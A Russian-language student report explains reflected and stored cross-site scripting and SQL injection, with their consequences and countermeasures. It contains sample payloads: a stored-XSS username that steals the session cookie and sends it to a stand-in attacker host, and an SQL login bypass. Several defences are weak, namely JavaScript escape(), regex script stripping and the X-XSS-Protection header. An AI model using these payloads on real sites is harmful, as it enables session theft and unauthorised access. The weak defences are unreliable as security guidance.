Доклад

Ошибки проверки вводимых данных: межсайтовый скриптинг в веб-приложениях, межсайтовый скриптинг при наличии SQL-инъекции.

Косолапов Степан Эдуардович НПИбд-01-20

Содержание

# 1 Введение

Межсайтовый скриптинг (Cross-Site Scripting или XSS) и SQL-инъекции являются двумя самыми распространенными видами атак на веб-ресурсы. Для эффективной защиты от таких атак необходимо ясно понимать, что они из себя представляют.

Межсайтовый скриптинг, или XSS, это метод атаки, при котором злоумышленник внедряет вредоносный код в доверенный сайт, который затем выполняется в браузере пользователя. Обычно это происходит, когда сайт позволяет пользователям добавлять свой собственный HTML-код, который впоследствии не фильтруется и может содержать скрипты. Эти скрипты могут потенциально украсть сессионные cookies, обмануть пользователя от имени сайта, а также перенаправить пользователя на вредоносные веб-страницы.

С другой стороны, SQL-инъекция – это вектор атаки, который использует неправильно составленные SQL-запросы для манипуляции или раскрытия данных. Злоумышленник может внедрить вредоносные SQL-команды в пользовательский ввод, который затем исполняется бызом данных. Такие атаки позволяют злоумышленникам получить несанкционированный доступ к данным, который может включать в себя конфиденциальную информацию, такую как пароли, номера кредитных карт и личные данные пользователей.

Эти атаки представляют серьезную угрозу для безопасности веб-сайтов и их пользователей. Для предотвращения SQL-инъекций и межсайтового скриптинга, разработчики должны придерживаться лучших практик безопасного программирования, включая проверку и фильтрацию пользовательского ввода, использование параметризованных запросов и применение принципа наименьших привилегий при обработке данных.

# 2 XSS

## 2.1 Типы межсайтового скриптинга: отражённый, хранимый.

Наиболее распространенными видами межсайтового скриптинга являются отражённый, хранимый.

Отражающийся межсайтовый скриптинг, как правило, использует измененный URL, который включает в себя злонамеренный скрипт. Например, злоумышленник может отправить цели phish-сообщение с этим URL. Когда пользователь кликает на URL, злонамеренный код внедряется в ответ веб-сайта на запрос, что может привести к различным видам атак, таким как кража личных данных пользователя.

С другой стороны, хранимый межсайтовый скриптинг включает хранение злонамеренного кода на сервере. Затем этот код можно использовать для атаки на любого посетителя сайта. Хранимый межсайтовый скриптинг обычно происходит из-за недостаточно строгой проверки входных данных. Это делает его особенно опасным, так как он может затронуть большее количество пользователей.

## 2.2 Отражённый XSS

Один из самых частых видов XSS атак.




схема отражённого XSS

Суть данной атаки - рассчитывать на то, что параметры из URL будут обработаны сайтом неверно и произойдет исполнение скрипта, который был заранее заложен в URL.

Приведем простой пример такой атаки:

Предположим мы имеем строку поиска на нашем сайте и содержимое поисковой строки записывается/берется из какого-то get параметра URL, пусть он называется query.

Стандартный URL на странице поиска нашего сайта выглядит вот так:

https://www.example.org/?query=картинки%20котов

Переходя по этой странице мы получаем в ответ вот такой HTML:

...  
 <div class="query">  
 Результаты поиска по запросу <span class="queryText">картинки котов</span>:  
 </div>  
 <div class="result">  
 <!-- результаты поиска -->  
 </div>  
 ...

В данном случае никакой атаки не случилось.

Но что будет если мы передадим в параметре query какую-нибудь html разметку?

https://www.example.org/?query=картинки%20котов<script>alert('Случилась xss атака! Экранируйте html разметку, пожалуйста..')</script>

...  
 <div class="query">  
 Результаты поиска по запросу   
 <span class="queryText">картинки котов  
 <script>alert('Случилась xss атака! Экранируйте html разметку, пожалуйста..')</script>  
 </span>:  
 </div>  
 <div class="result">  
 <!-- результаты поиска -->  
 </div>  
 ...

При таком html браузер выполнит скрипт, который был вставлен и если бы мы передали в get параметр query что-то страшное, то смогли бы украсть какие-то данные пользователя, или сделать какие-то действия от лица пользователя(с использованием его авторизационных кук, например).

## 2.3 Хранимый XSS

Хранимый вид XSS очень похож по принципу действия на отражённый XSS. Разница лишь в том, что хранимый XSS происходит, когда один пользователь вводит зловредные данные, которые сохраняются на сервере и оттуда попадают на страницу другого пользователя.




схема хранимого XSS

Рассмотрим ещё один пример и разберёмся, как выглядит внедрение XSS изнутри. Представим, что вы разрабатываете какой-нибудь форум любителей аквариумных рыбок. Пусть схематично его разметка выглядит так:

<h1>Здравствуйте, <span class="username">Обычный Пользователь</span>!</h1>  
<article class="topic">  
 <header class="topic-header">  
 <h2>Разведение пираний в домашних условиях</h2>  
 </header>  
 <p class="topic-body">  
 Всем привет. Я решил завести себе пираний.  
Расскажите, какие плюсы, минусы, подводные камни.</p>  
 <footer class="posted-by">  
 От <span class="poster-name">Другой Пользователь</span>  
 </footer>  
</article>

Простая разметка — ничего необычного. Один из пользователей, который создал эту тему для обсуждения выбрал при регистрации необычное имя. Вот такое:

Другой пользователь</span><script>const username=document.querySelector('.username').textContent;const sessionCookie=document.cookie.match(/session-token=([^;$]+)/)[1];fetch('http:/www.malicious-site.com',{method: 'post',body:JSON.stringify({username,sessionCookie})});</script>

Что произойдёт, если другой участник обсуждения просмотрит эту тему? Разметка страницы начнёт выглядеть следующим образом (отформатировано для читабельности):

<h1>Здравствуйте, <span class="username">Обычный Пользователь</span>!</h1>  
<article class="topic">  
 <header class="topic-header">  
 <h2>Разведение пираний в домашних условиях</h2>  
 </header>  
 <p class="topic-body">  
 Всем привет. Я решил завести себе пираний.  
Расскажите, какие плюсы, минусы, подводные камни.</p>  
 <footer class="posted-by">  
 От <span class="poster-name">Другой Пользователь</span>  
 <script>  
 const username = document.querySelector(`.username`).textContent;  
 const sessionCookie = document.cookie.match(/session-token=([^;$]+)/)[1];  
 fetch(`http:/www.malicious-site.com`, {  
 method: `post`,  
 body: JSON.stringify({username, sessionCookie})  
 });  
 </script>  
 </footer>  
</article>

Визуально на странице ничего не изменится. Всё то же безумное объявление, но это лишь на первый взгляд. Экзотичное имя пользователя (то самое с кодом) содержало закрывающий тег </span>. Выходит, что на этом описание элемента с именем пользователя заканчивается. За ним следует тег <script> c JavaScript кодом, который браузер вынужден исполнить.

Выполнение этого кода приведёт к отправке идентификатора сессии на сервер злоумышленника (www.malicious-site.com). Получив идентификатор, злоумышленник сможет подставить его себе и войти в сервис от имени пользователя. Дальше можно изменить профиль (если сервис позволяет это сделать без ввода пароля) и сделать другие деструктивные действия.

## 2.4 Последствия XSS

XSS атаки могут привести к ряду серьезных последствий:

1. Кража личных данных: Атакующий может использовать XSS атаку для получения доступа к личным и конфиденциальным данным пользователя, таким как имена пользователя, пароли, номера кредитных карт и другие персональные данные.
2. Манипулирование пользовательским интерфейсом: С помощью XSS атаки злоумышленник может внести изменения в веб-страницу таким образом, что пользователи будут убеждены предоставить свои личные данные или информацию.
3. Выполнение произвольного кода: XSS атаки позволяют злоумышленникам выполнять произвольный код в браузере жертвы, который может быть использован для различных вредоносных целей, включая установку вредоносного ПО, проведение фишинговых атак и т. д.
4. Сессионная кража: Атакующий может использовать XSS для кражи куки-файлов пользователя, что может привести к краже сессии. Это означает, что злоумышленник может аутентифицироваться как жертва без необходимости вводить имя пользователя и пароль.
5. Разрушение репутации и потеря доверия: Если веб-сайт становится жертвой XSS атак, это может повредить его репутацию и вызвать потерю доверия со стороны пользователей и клиентов.
6. Юридические проблемы: Владельцы веб-сайтов, которые уязвимы к XSS атакам, могут столкнуться с юридическими проблемами, включая нарушение законов о конфиденциальности и обязательств об обеспечении безопасности данных.

## 2.5 Как бороться с XSS

### 2.5.1 Кодирование данных (Escape user input)

Это самый важный и основной способ предотвращения XSS-атак. Суть состоит в преобразовании символов, которые имеют специальное значение в HTML.

Пример на JS:

let userContent = "<script>alert('xss');</script>";  
let safeContent = escape(userContent);

В этом примере функция escape преобразует специальные символы в их HTML кодировки, предотвращая их исполнение браузером.

### 2.5.2 Использование Content Security Policy (CSP)

CSP - это меры безопасности, которые помогают предотвратить XSS-атаки, ограничивая и указывая источники, которые можно загрузить на веб-странице.

<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">

В этом примере CSP ограничивает загрузку скриптов только из источника ‘self’, что означает, что только те скрипты, которые расположены на том же источнике, что и веб-страница, могут быть загружены.

Сюда же относится nonce.

const crypto = require("crypto");  
crypto.randomBytes(16).toString("base64");  
// '8IBTHwOdqNKAWeKl7plt8g=='

<script nonce="8IBTHwOdqNKAWeKl7plt8g==">  
 // …  
</script>

Content-Security-Policy: script-src 'nonce-8IBTHwOdqNKAWeKl7plt8g=='

В данном случае мы разрешаем выполнение только конкретным inline скриптам, для которых прописан атрибут nonce совпадающий с тем, который мы передаем в CSP.

### 2.5.3 Валидация ввода(Validation Sanitization)

Это еще один основной способ предотвращения XSS-атак, заключающийся в ревью и очистке полученных данных.

Пример на JS:

let userContent = "<script>alert('xss');</script>";  
let safeContent = userContent.replace(/<script[^>]\*?>.\*?<\/script>/gi, '');

В этом примере функция replace() используется для удаления всех скриптов из введенных пользователем данных.

### 2.5.4 Использование HTTP заголовков

Заголовки HTTP могут быть использованы для усиления безопасности вашего приложения.

X-XSS-Protection: 1; mode=block

Этот заголовок используется для включения встроенного фильтра XSS в браузере.

# 3 SQL - инъекции

## 3.1 Схема работы SQL - инъекции

SQL-инъекция - это распространенный метод атаки на веб-сайты, использующий уязвимости в обработке запросов к базе данных. SQL инъекция - это вставка или “инъекция” вредоносного SQL кода в запрос, который может быть выполнен базой данных. Это позволяет злоумышленнику управлять структурой и содержимым базы данных, получая несанкционированный доступ к информации, изменяя, уничтожая или иным образом нарушая целостность данных.

Атака SQL-инъекции может выполняться следующим образом: когда веб-приложение запрашивает информацию у пользователя (например, имя пользователя и пароль для входа в систему), оно может бездумно включать эту информацию в SQL запрос. Если злоумышленник вводит в это поле SQL код, приложение может выполнить этот код как часть запроса, открывая доступ к базе данных.

Например, простейшая атака может выглядеть так: если форма входа ожидает имени пользователя в виде строки, атакующий может ввести что-то вроде admin'; --. После подстановки этого в SQL запрос, он может выглядеть так:

SELECT \* FROM users WHERE username = 'admin'; --' AND password = ''

Здесь всё после символов -- игнорируется, так как в SQL они означают комментарий, и злоумышленник успешно вошел в систему как администратор, даже не зная пароль.

Существует несколько стратегий противодействия SQL-инъекциям. Они включают в себя использование параметризованных запросов, которые гарантируют, что пользовательский ввод не будет интерпретироваться как SQL код, и экранирование входных данных, чтобы специальные символы не могли быть использованы для изменения структуры запросов. Безопасное программирование и активное тестирование на уязвимости также являются важными стратегиями противодействия.

## 3.2 Последствия атак на основе SQL-инъекции

Успешная SQLi-атака может нанести серьезный ущерб бизнесу. SQL-инъекция может привести к следующим последствиям:

1. Раскрытие конфиденциальных данных. Атакующие могут заполучить конфиденциальную информацию, хранящуюся на SQL-сервере.
2. Компрометация целостности данных. Злоумышленники могут отредактировать или удалить информацию в вашей системе.
3. Нарушение приватности пользователей. В зависимости от того, какие данные хранятся на SQL-сервере, атака может привести к раскрытию конфиденциальных пользовательских данных – адресов, номеров телефонов и сведений банковских карт.
4. Получение злоумышленниками административного доступа к вашей системе. Если у пользователя базы данных есть привилегии администратора, с помощью вредоносного кода атакующий может заполучить доступ к системе.
5. Получение злоумышленниками общих прав доступа к вашей системе. Если для проверки имен пользователей и паролей применяются слишком простые SQL-команды, атакующий сможет заполучить доступ к вашей системе, даже не имея действующих учетных данных пользователя. После этого злоумышленник сможет добраться до конфиденциальной информации и изменить ее, создав большие проблемы для вашего бизнеса.

Ущерб от SQLi-атак не только финансовый. Успешная атака может привести к репутационным потерям и утрате доверия клиентов, если произойдет кража персональной информации – имен, адресов, телефонных номеров и данных кредитных карт. Вернуть доверие клиентов гораздо сложнее, чем его потерять.

## 3.3 Как бороться с SQL-инъекцией

Главные принципы борьбы с sql инъекцией:

1. Экранирование
2. Валидация входных параметров, которые необходимо пробросить в sql запрос
3. Использование ORM для упрощения процесса экранирования параметров
4. Регулярное тестирование на предмет возможной SQL - инъекции
5. Придерживание принципа минимальных привилегий

# 4 Заключение

В заключении, SQL-инъекции и XSS-атаки представляют собой серьезную угрозу для веб-ресурсов и их пользователей. Они могут привести к краже личных и конфиденциальных данных, манипуляциям с пользовательским интерфейсом, выполнению вредоносного кода на стороне клиента, угрозе репутации веб-сайта и возникновению юридических проблем. Но, следуя основным принципам безопасного программирования, применяя адекватные меры предосторожности и проводя регулярные проверки на уязвимости, мы можем значительно снизить риск подверженностивданным атакам. Это включает в себя валидацию и экранирование пользовательского ввода, использование параметризованных запросов, ORM и принципа наименьших привилегий, а также применение таких механизмов, как CSP и специальные HTTP-заголовки.